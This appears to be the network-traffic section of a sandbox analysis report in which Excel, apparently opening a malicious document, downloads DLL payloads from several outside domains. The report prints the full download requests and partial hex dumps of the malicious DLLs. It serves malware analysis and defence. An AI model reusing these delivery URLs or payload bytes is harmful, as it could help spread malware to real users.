May 23, 2022 09:56:39.163652897 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:39.163729906 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:39.163830996 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:39.163847923 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:39.163866997 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:39.163934946 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:39.164463997 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:39.355254889 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:39.355338097 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:39.355402946 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:39.355424881 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:39.355448008 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:39.355460882 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:39.355473042 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:39.355478048 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:39.355489969 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:39.355495930 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:39.355514050 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:39.355520964 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:39.355529070 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:39.355551004 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:39.355635881 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:39.355647087 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:39.355654001 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:39.355660915 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:39.355693102 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:39.355710030 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:39.355731010 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:39.355736017 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:39.355767965 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:39.355777979 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:39.355896950 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:39.355946064 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:39.355957985 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:39.355964899 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:39.355984926 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:39.355999947 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:39.356147051 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:39.356158018 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:39.356225014 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:39.356230974 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:39.356239080 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:39.356283903 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:39.356405973 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:39.356456041 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:39.356463909 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:39.356471062 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:39.356508970 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:39.356671095 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:39.356720924 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:39.356729031 CEST	49173	443	192.168.2.22	103.195.4.8

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 09:56:37.647711039 CEST	55868	53	192.168.2.22	8.8.8.8
May 23, 2022 09:56:37.680419922 CEST	53	55868	8.8.8.8	192.168.2.22
May 23, 2022 09:56:41.423423052 CEST	49688	53	192.168.2.22	8.8.8.8
May 23, 2022 09:56:41.493875980 CEST	53	49688	8.8.8.8	192.168.2.22
May 23, 2022 09:56:44.159074068 CEST	58836	53	192.168.2.22	8.8.8.8
May 23, 2022 09:56:44.551866055 CEST	53	58836	8.8.8.8	192.168.2.22
May 23, 2022 09:56:49.057354927 CEST	50134	53	192.168.2.22	8.8.8.8
May 23, 2022 09:56:49.076469898 CEST	53	50134	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 23, 2022 09:56:37.647711039 CEST	192.168.2.22	8.8.8.8	0xc59b	Standard query (0)	microlent.com	A (IP address)	IN (0x0001)
May 23, 2022 09:56:41.423423052 CEST	192.168.2.22	8.8.8.8	0x76da	Standard query (0)	kuluckaci.com	A (IP address)	IN (0x0001)
May 23, 2022 09:56:44.159074068 CEST	192.168.2.22	8.8.8.8	0x42b9	Standard query (0)	mcapublicschool.com	A (IP address)	IN (0x0001)
May 23, 2022 09:56:49.057354927 CEST	192.168.2.22	8.8.8.8	0xefca	Standard query (0)	moorworld.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 23, 2022 09:56:37.680419922 CEST	8.8.8.8	192.168.2.22	0xc59b	No error (0)	microlent.com		103.195.4.8	A (IP address)	IN (0x0001)
May 23, 2022 09:56:41.493875980 CEST	8.8.8.8	192.168.2.22	0x76da	No error (0)	kuluckaci.com		185.86.13.242	A (IP address)	IN (0x0001)
May 23, 2022 09:56:44.551866055 CEST	8.8.8.8	192.168.2.22	0x42b9	No error (0)	mcapublicschool.com		103.133.214.149	A (IP address)	IN (0x0001)
May 23, 2022 09:56:49.076469898 CEST	8.8.8.8	192.168.2.22	0xefca	No error (0)	moorworld.com		211.149.139.157	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- microlent.com
- kuluckaci.com
- mcapublicschool.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49173	103.195.4.8	443	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49174	185.86.13.242	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 09:56:41.558573008 CEST	376	OUT	GET /yarisma/cgi-bin/aIuI4Ukdtl730sP1F/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: kuluckaci.com Connection: Keep-Alive
May 23, 2022 09:56:41.635432005 CEST	378	IN	HTTP/1.1 200 OK Date: Mon, 23 May 2022 07:20:45 GMT Server: Apache/2 X-Powered-By: PHP/5.6.40 Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Mon, 23 May 2022 07:20:45 GMT Content-Disposition: attachment; filename="xqJfpnc0wEmcroPdpB.dll" Content-Transfer-Encoding: binary Set-Cookie: 628b35cde4fad=1653290445; expires=Mon, 23-May-2022 07:21:45 GMT; Max-Age=60; path=/ Last-Modified: Mon, 23 May 2022 07:20:45 GMT Vary: Accept-Encoding,User-Agent Content-Encoding: gzip Keep-Alive: timeout=2, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: application/x-msdownload Data Raw: 31 66 61 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 ec fd 09 7c 53 c5 f6 00 8e df a4 09 84 d2 92 00 2d 54 d6 00 41 2a 6b 05 d4 22 14 53 68 35 95 02 45 41 ab a2 96 bd 02 6a 81 04 aa 02 52 d3 2a 35 54 ab a2 e2 f6 e4 29 2a ee b8 61 f1 a1 b6 a2 a4 28 2a e2 86 3b ee 37 06 11 57 ea d6 fc cf 32 73 ef cd 4d 8a fa de f7 f7 ff ff 3f ff cf 9f f7 6c ce 9d 7d ce 9c 39 e7 cc cc 99 33 93 cf ae 57 52 14 45 b1 c1 7f b1 98 a2 34 28 fc cf ab fc f5 3f 15 fe eb d4 f7 99 4e ca 93 1d 5e ed d7 60 29 7e b5 df f4 f2 0b 96 b9 2b 96 5e bc 60 e9 ac 0b dd 73 66 5d 74 d1 c5 7e f7 ec 79 ee a5 81 8b dc 17 5c e4 2e 98 7a ba fb c2 8b e7 ce 1b 9e 9e 9e ea 11 65 dc f2 44 fb dc 8f f6 5e b0 48 fe f7 f8 a6 1d 8b 82 f4 7b 78 d1 bb f0 fb d6 03 bf 2d 7a 9f e2 ca 17 55 53 f8 0b 8b 7e a1 df 1f 16 7d 48 bf 3f 8a df 9f e8 f7 b4 0b e6 94 63 39 e6 b6 96 14 2a ca dc 2b db 29 cb 2f bb 6a b6 0c 3b a4 f4 77 77 b4 a6 42 e7 ad 8a 72 75 0a 85 ad 39 0e fe b8 18 b4 28 02 86 68 3b fe 51 f4 5f e5 90 9d 90 f6 f3 f4 76 10 e2 b5 c8 4c f2 27 f1 9b c1 3d 0f 58 95 6a c4 f7 5d 56 a5 84 42 53 94 3f de 80 32 0f 59 95 dd 4e 43 83 f7 db 95 f5 d6 bf 31 08 e6 7f 6e ab b2 e1 08 f9 86 fb e7 55 fa e1 f7 b7 14 2b 37 08 fb 6e 33 15 a1 28 65 c3 97 ce 9d e5 9f a5 28 d3 43 5c a6 b2 0e 7e 1d f1 05 7b e1 ff c3 39 99 b2 e1 04 f8 b3 05 e2 33 e0 77 7d 42 ba c6 e1 15 9c 90 fa 78 48 d4 bd 39 49 79 4b 97 2d 9d 03 30 e1 04 29 73 2f fc 36 24 4b 37 6f f1 c5 90 f0 87 76 0a e1 4a 71 c0 ef d5 76 73 ba 09 6d 63 e2 ff ff 0f ff f9 6a 67 7a 1c be da c5 1e 97 af d6 ef c9 3a d3 17 3c 90 53 14 da e7 0b fd e0 0b 45 62 99 df 3a ad 4a e1 a8 5d c5 a1 97 f2 eb a6 59 42 cd 90 3a 1b 13 ba 63 99 2f 43 d4 a8 46 5f 70 57 cc 17 6a fd e1 11 5f 68 87 ef f0 1b be d8 2e df 90 26 5f b0 c5 ba ac 7d 83 dd ab ac 89 e6 ec b4 1d eb f6 c5 9a 7c 75 e3 8e 1d f2 5e 2c f3 36 ad c4 50 33 94 69 e5 12 57 62 89 15 5c 62 68 a6 c7 eb 0b 2d f6 f8 7c 21 bf a7 c4 17 7c 31 e7 fc 1d bb e5 3f 6a 2f b6 b2 c4 17 b2 9f 79 a7 55 f1 8d 7a d1 57 5b 80 89 b7 7b d6 60 87 42 2f fb 42 ef c7 4e 73 15 d7 15 7b 72 f3 1b 5c 14 b6 c7 57 57 e0 c9 f1 85 5e c1 b4 ee d8 e9 59 35 8d 7e d1 c0 5e c1 95 9e 1c 57 e0 87 e2 50 b5 67 2d 26 c6 7c be d0 bb ea a7 Data Ascii: 1faa|S-TA*k"Sh5EAjR*5T)*a(*;7W2sM?l}93WRE4(?N^`)~+^`sf]t~y\.zeD^H{x-zUS~}H?c9*+)/j;wwBru9(h;Q_vL'=Xj]VBS?2YNC1nU+7n3(e(C\~{93w}BxH9IyK-0)s/6$K7ovJqvsmcjgz:<SEb:J]YB:c/CF_pWj_h.&_}|u^,6P3iWb\bh-|!|1?j/yUzW[{`B/BNs{r\WW^Y5~^WPg-&|

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49175	103.133.214.149	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 09:56:44.727391005 CEST	633	OUT	GET /Achievements/r4psv/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: mcapublicschool.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 09:56:44.910235882 CEST	634	IN	HTTP/1.1 200 OK Cache-Control: no-cache, must-revalidate Pragma: no-cache Content-Type: application/x-msdownload Expires: Mon, 23 May 2022 07:56:43 GMT Last-Modified: Mon, 23 May 2022 07:56:43 GMT Server: Microsoft-IIS/8.5 Set-Cookie: 628b3e3b9c6d7=1653292603; expires=Mon, 23-May-2022 07:57:43 GMT; path=/ Content-Disposition: attachment; filename="f6TC4C6PwMWzjYykKV327CT8vWcYjtGvLL.dll" Content-Transfer-Encoding: binary X-Powered-By: ASP.NET X-Powered-By-Plesk: PleskWin Date: Mon, 23 May 2022 07:56:43 GMT Content-Length: 365056 Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 99 b3 07 38 dd d2 69 6b dd d2 69 6b dd d2 69 6b b2 a4 c3 6b 83 d2 69 6b b2 a4 f7 6b d7 d2 69 6b d4 aa fa 6b da d2 69 6b dd d2 68 6b 84 d2 69 6b b2 a4 c2 6b f6 d2 69 6b b2 a4 f2 6b dc d2 69 6b b2 a4 f3 6b dc d2 69 6b b2 a4 f4 6b dc d2 69 6b 52 69 63 68 dd d2 69 6b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 4 5 00 00 64 86 06 00 76 7b 87 62 00 00 00 00 00 00 00 00 f0 00 22 20 0b 02 0a 00 00 04 02 00 00 8a 03 00 00 00 00 00 80 35 00 00 00 10 00 00 00 00 00 80 01 00 00 00 00 10 00 00 00 02 00 00 05 00 02 00 00 00 00 00 05 00 02 00 00 00 00 00 00 f0 05 00 00 04 00 00 f5 54 06 00 02 00 40 01 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00 d0 aa 02 00 84 00 00 00 04 a2 02 00 50 00 00 00 00 00 03 00 fc d1 02 00 00 f0 02 00 cc 0f 00 00 00 00 00 00 00 00 00 00 00 e0 05 00 94 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 02 00 98 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 fa 03 02 00 00 10 00 00 00 04 02 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 54 8b 00 00 00 20 02 00 00 8c 00 00 00 08 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 98 37 00 00 00 b0 02 00 00 14 00 00 00 94 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 70 64 61 74 61 00 00 cc 0f 00 00 00 f0 02 00 00 10 00 00 00 a8 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 fc d1 02 00 00 00 03 00 00 d2 02 00 00 b8 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 f2 06 00 00 00 e0 05 00 00 08 00 00 00 8a 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$8ikikikkikkikkikhkikkikkikkikkikRichikPEdv{b" 5T@P .text \`.rdataT @@.data7@.pdata@@.rsrc@@.reloc@B

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49173	103.195.4.8	443	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
2022-05-23 07:56:38 UTC	0	OUT	GET /admin/3/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: microlent.com Connection: Keep-Alive
2022-05-23 07:56:38 UTC	0	IN	HTTP/1.1 200 OK Cache-Control: no-cache, must-revalidate Pragma: no-cache Content-Type: application/x-msdownload Expires: Mon, 23 May 2022 07:56:38 GMT Last-Modified: Mon, 23 May 2022 07:56:38 GMT Server: Microsoft-IIS/10.0 Set-Cookie: 628b3e36b6ff2=1653292598; expires=Mon, 23-May-2022 07:57:38 GMT; Max-Age=60; path=/ Content-Disposition: attachment; filename="Cmk1Nr.dll" Content-Transfer-Encoding: binary X-Powered-By: ASP.NET X-Powered-By-Plesk: PleskWin Date: Mon, 23 May 2022 07:56:38 GMT Connection: close Content-Length: 365056
2022-05-23 07:56:38 UTC	0	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 99 b3 07 38 dd d2 69 6b dd d2 69 6b dd d2 69 6b b2 a4 c3 6b 83 d2 69 6b b2 a4 f7 6b d7 d2 69 6b d4 aa fa 6b da d2 69 6b dd d2 68 6b 84 d2 69 6b b2 a4 c2 6b f6 d2 69 6b b2 a4 f2 6b dc d2 69 6b b2 a4 f3 6b dc d2 69 6b b2 a4 f4 6b dc d2 69 6b 52 69 63 68 dd d2 69 6b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 4 5 00 00 64 86 06 00 76 7b 87 62 00 00 00 00 00 00 00 00 f0 00 22 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$8ikikikkikkikkikhkikkikkikkikkikRichikPEdv{b"


Timestamp	kBytes transferred	Direction	Data
2022-05-23 07:56:38 UTC	16	IN	Data Raw: 75 1c 83 7c 24 30 00 74 15 e8 4c 61 00 00 48 85 c0 74 0b e8 42 61 00 00 8b 4c 24 30 89 08 48 8b 44 24 38 48 83 c4 48 c3 cc cc 4c 89 4c 24 20 44 89 44 24 18 48 89 54 24 10 48 89 4c 24 08 48 83 ec 48 b9 04 00 00 00 e8 de 48 00 00 90 c7 44 24 28 01 00 00 00 8b 44 24 70 89 44 24 20 4c 8b 4c 24 68 44 8b 44 24 60 48 8d 54 24 58 48 8b 4c 24 50 e8 24 00 00 00 48 89 44 24 30 b9 04 00 00 00 e8 05 49 00 00 48 8b 44 24 30 48 83 c4 48 c3 cc cc cc cc cc cc cc cc cc cc cc cc 4c 89 4c 24 20 44 89 44 24 18 48 89 54 24 10 48 89 4c 24 08 48 81 ec 88 00 00 00 c7 44 24 48 00 00 00 00 48 8b 84 24 98 00 00 00 48 8b 00 48 89 44 24 40 48 83 bc 24 90 00 00 00 00 75 26 44 8b 8c 24 b0 00 00 00 4c 8b 84 24 a8 00 00 00 8b 94 24 a0 00 00 00 48 8b 4c 24 40 e8 c1 f7 ff ff e9 52 08 00 00 83 Data Ascii: u|$0tLaHtBaL$0HD$8HHLL$ DDHTHL$HHHD$(DpD LLhDD`HTXHLPHD0IHD$0HHLL$ D DHTHLHDHHHHD@H$u&D$L$$HL$@R
2022-05-23 07:56:38 UTC	32	IN	Data Raw: 00 48 39 44 24 28 75 0f 48 b8 33 a2 df 2d 99 2b 00 00 48 89 44 24 28 48 8b 44 24 28 48 89 05 1f 26 02 00 48 8b 44 24 28 48 f7 d0 48 89 05 18 26 02 00 48 83 c4 48 c3 cc cc cc 48 89 54 24 10 89 4c 24 08 48 83 ec 28 81 7c 24 30 63 73 6d e0 75 12 48 8b 54 24 38 8b 4c 24 30 e8 0b 00 00 00 eb 04 eb 02 33 c0 48 83 c4 28 c3 48 89 54 24 10 89 4c 24 08 48 83 ec 58 e8 de b4 ff ff 48 89 44 24 28 48 83 7c 24 28 00 75 07 33 c0 e9 73 02 00 00 48 8b 44 24 28 48 8b 90 a0 00 00 00 8b 4c 24 60 e8 65 02 00 00 48 89 44 24 20 48 83 7c 24 20 00 75 0b 48 c7 44 24 40 00 00 00 00 eb 0e 48 8b 44 24 20 48 8b 40 08 48 89 44 24 40 48 83 7c 24 40 00 75 07 33 c0 e9 29 02 00 00 48 83 7c 24 40 05 75 17 48 8b 44 24 20 48 c7 40 08 00 00 00 00 b8 01 00 00 00 e9 0a 02 00 00 48 83 7c 24 40 01 Data Ascii: H9D$(uH3-+HD$(HD$(H&HD$(HH&HHHTLH(|$0csmuHT$8L$03H(HT$L$HXHD$(H|$(u3sHD$(HL$`eHD$ H|$ uHD$@HD$ H@HD$@H\|$@u3)H|$@uHD$ H@H|$@
2022-05-23 07:56:39 UTC	48	IN	Data Raw: 48 89 05 8b 1d 02 00 48 83 7c 24 30 00 75 07 b8 18 00 00 00 eb 0e 48 8b 44 24 30 48 c7 00 00 00 00 00 33 c0 48 83 c4 48 c3 cc 48 83 ec 38 c7 44 24 20 00 00 00 00 eb 0a 8b 44 24 20 ff c0 89 44 24 20 48 63 44 24 20 48 83 f8 0a 73 28 48 63 44 24 20 48 8d 0d c1 f3 01 00 48 8b 0c c1 ff 15 6f 56 01 00 48 63 4c 24 20 48 8d 15 ab f3 01 00 48 89 04 ca eb c3 48 83 c4 38 c3 48 83 ec 28 b9 03 00 00 00 e8 22 62 00 00 83 f8 01 74 17 b9 03 00 00 00 e8 13 62 00 00 85 c0 75 1d 83 3d 70 f9 01 00 01 75 14 b9 fc 00 00 00 e8 7c 00 00 00 b9 ff 00 00 00 e8 72 00 00 00 48 83 c4 28 c3 cc cc cc cc cc cc cc cc cc cc cc cc 89 4c 24 08 48 83 ec 18 c7 04 24 00 00 00 00 eb 08 8b 04 24 ff c0 89 04 24 48 63 04 24 48 83 f8 16 73 30 48 63 04 24 48 6b c0 10 48 8d 0d 9e 85 01 00 8b 04 01 Data Ascii: HH|$0uHD$0H3HHH8D$ D$ D$ HcD$ Hs(HcD$ HHoVHcL$ HHH8H("btbu=pu|rH(L$H$$$Hc$Hs0Hc$HkH
2022-05-23 07:56:39 UTC	64	IN	Data Raw: 00 00 e8 13 0c 00 00 48 63 8c 24 10 81 00 00 48 8d 15 24 b5 01 00 48 89 94 24 d8 80 00 00 48 c7 44 24 20 00 00 00 00 4c 8d 8c 24 a4 70 00 00 44 8b c0 48 8d 94 24 60 10 00 00 48 8b 84 24 d8 80 00 00 48 8b 0c c8 ff 15 fe 17 01 00 85 c0 74 05 e9 53 01 00 00 ff 15 9f 16 01 00 83 f8 06 74 05 e9 43 01 00 00 48 c7 84 24 b0 80 00 00 00 00 00 00 48 c7 44 24 20 ff ff ff ff 4c 8d 8c 24 60 10 00 00 41 b8 00 10 00 00 48 8d 94 24 b0 70 00 00 48 8d 8c 24 b0 80 00 00 e8 8d 78 00 00 48 c7 44 24 38 00 00 00 00 c7 44 24 30 7b 02 00 00 48 8d 0d 15 57 01 00 48 89 4c 24 28 48 8d 0d 09 63 01 00 48 89 4c 24 20 4c 8d 0d ed 5c 01 00 41 b8 22 00 00 00 ba 16 00 00 00 8b c8 e8 eb 63 ff ff 89 84 24 b8 80 00 00 83 bc 24 b8 80 00 00 00 74 60 83 bc 24 b8 80 00 00 50 74 56 48 8d 8c 24 60 Data Ascii: HcHHHD LpDH`H$HtStCH$HD$ L$`AHpHxHD$8D$0{HWHL$(HcHL$ L\A"c$$t`$PtVH$`
2022-05-23 07:56:39 UTC	80	IN	Data Raw: 00 00 81 38 52 43 43 e0 74 53 48 8b 84 24 e8 00 00 00 48 89 44 24 30 8b 84 24 e0 00 00 00 89 44 24 28 48 8b 84 24 d0 00 00 00 48 89 44 24 20 4c 8b 8c 24 c8 00 00 00 4c 8b 84 24 c0 00 00 00 48 8b 94 24 b8 00 00 00 48 8b 8c 24 b0 00 00 00 e8 86 9f ff ff 85 c0 74 05 e9 93 02 00 00 48 8b 84 24 d0 00 00 00 83 78 0c 00 74 02 eb 05 e8 38 85 ff ff 48 8b 84 24 c8 00 00 00 48 89 44 24 30 48 8d 44 24 6c 48 89 44 24 28 48 8d 44 24 68 48 89 44 24 20 44 8b 8c 24 d8 00 00 00 44 8b 84 24 e0 00 00 00 48 8b 94 24 d0 00 00 00 48 8b 8c 24 b8 00 00 00 e8 a2 9f ff ff 48 89 44 24 60 eb 18 8b 44 24 68 ff c0 89 44 24 68 48 8b 44 24 60 48 83 c0 14 48 89 44 24 60 8b 44 24 6c 39 44 24 68 0f 83 0b 02 00 00 48 8b 44 24 60 8b 00 39 84 24 d8 00 00 00 0f 8c 5c 01 00 00 48 8b 44 24 60 8b Data Ascii: 8RCCtSHHD0D(HHD LLHHtH$xt8H$HD$0HD$lHD$(HD$hHD$ DDHHHD$`D$hD$hHD $`HHD$`D$l9D$hHD$`9$\HD$`
2022-05-23 07:56:39 UTC	96	IN	Data Raw: e8 75 f9 ff ff 89 44 24 30 33 c0 48 8b 8c 24 90 00 00 00 48 8b 94 24 98 00 00 00 66 89 44 51 fe 83 7c 24 30 fe 75 2a 48 83 bc 24 a0 00 00 00 ff 75 1f e8 23 21 ff ff 83 38 22 75 0b e8 19 21 ff ff 8b 4c 24 34 89 08 b8 ff ff ff ff e9 00 02 00 00 83 7c 24 30 00 0f 8d 33 01 00 00 33 c0 48 8b 8c 24 90 00 00 00 66 89 01 48 83 bc 24 98 00 00 00 ff 74 6c 48 81 bc 24 98 00 00 00 ff ff ff 7f 74 5e 48 83 bc 24 98 00 00 00 01 76 53 48 8b 84 24 98 00 00 00 48 ff c8 48 39 05 cb 25 01 00 73 0e 48 8b 05 c2 25 01 00 48 89 44 24 58 eb 10 48 8b 84 24 98 00 00 00 48 ff c8 48 89 44 24 58 48 8b 44 24 58 48 d1 e0 48 8b 8c 24 90 00 00 00 48 83 c1 02 4c 8b c0 ba fe 00 00 00 e8 fa a7 fe ff 83 7c 24 30 fe 0f 85 9a 00 00 00 33 c0 85 c0 74 0a c7 44 24 60 01 00 00 00 eb 08 c7 44 24 60 Data Ascii: uD$03H$H$fDQ|$0u*H$u#!8"u!L$4|$033H$fHtlHt^HvSHHH9%sH%HDXHHHDXHDXHH$HL |$03tD$`D$`
2022-05-23 07:56:39 UTC	112	IN	Data Raw: 24 af 02 00 00 48 2b 44 24 40 89 44 24 68 48 8b 44 24 40 48 ff c0 48 89 44 24 40 8b 44 24 50 25 00 02 00 00 85 c0 74 33 83 7c 24 68 00 74 0d 48 8b 44 24 40 0f be 00 83 f8 30 74 1f 48 8b 44 24 40 48 ff c8 48 89 44 24 40 48 8b 44 24 40 c6 00 30 8b 44 24 68 ff c0 89 44 24 68 83 7c 24 6c 00 0f 85 32 02 00 00 8b 44 24 50 83 e0 40 85 c0 74 4e 8b 44 24 50 25 00 01 00 00 85 c0 74 0f c6 44 24 54 2d c7 44 24 5c 01 00 00 00 eb 32 8b 44 24 50 83 e0 01 85 c0 74 0f c6 44 24 54 2b c7 44 24 5c 01 00 00 00 eb 18 8b 44 24 50 83 e0 02 85 c0 74 0d c6 44 24 54 20 c7 44 24 5c 01 00 00 00 8b 44 24 68 8b 4c 24 58 2b c8 8b c1 2b 44 24 5c 89 84 24 48 03 00 00 8b 44 24 50 83 e0 0c 85 c0 75 1e 4c 8d 8c 24 b0 02 00 00 4c 8b 84 24 40 04 00 00 8b 94 24 48 03 00 00 b1 20 e8 3b 04 00 00 Data Ascii: $H+D$@DhHD@HHD$@D$P%t3|$htHD$@0tHD$@HHD$@HD$@0D$hD$h\|$l2D$P@tND$P%tD$T-D$\2DPtDT+D$\D$PtD$T D$\D$hL$X++D$\$HDPuLL$@$H ;
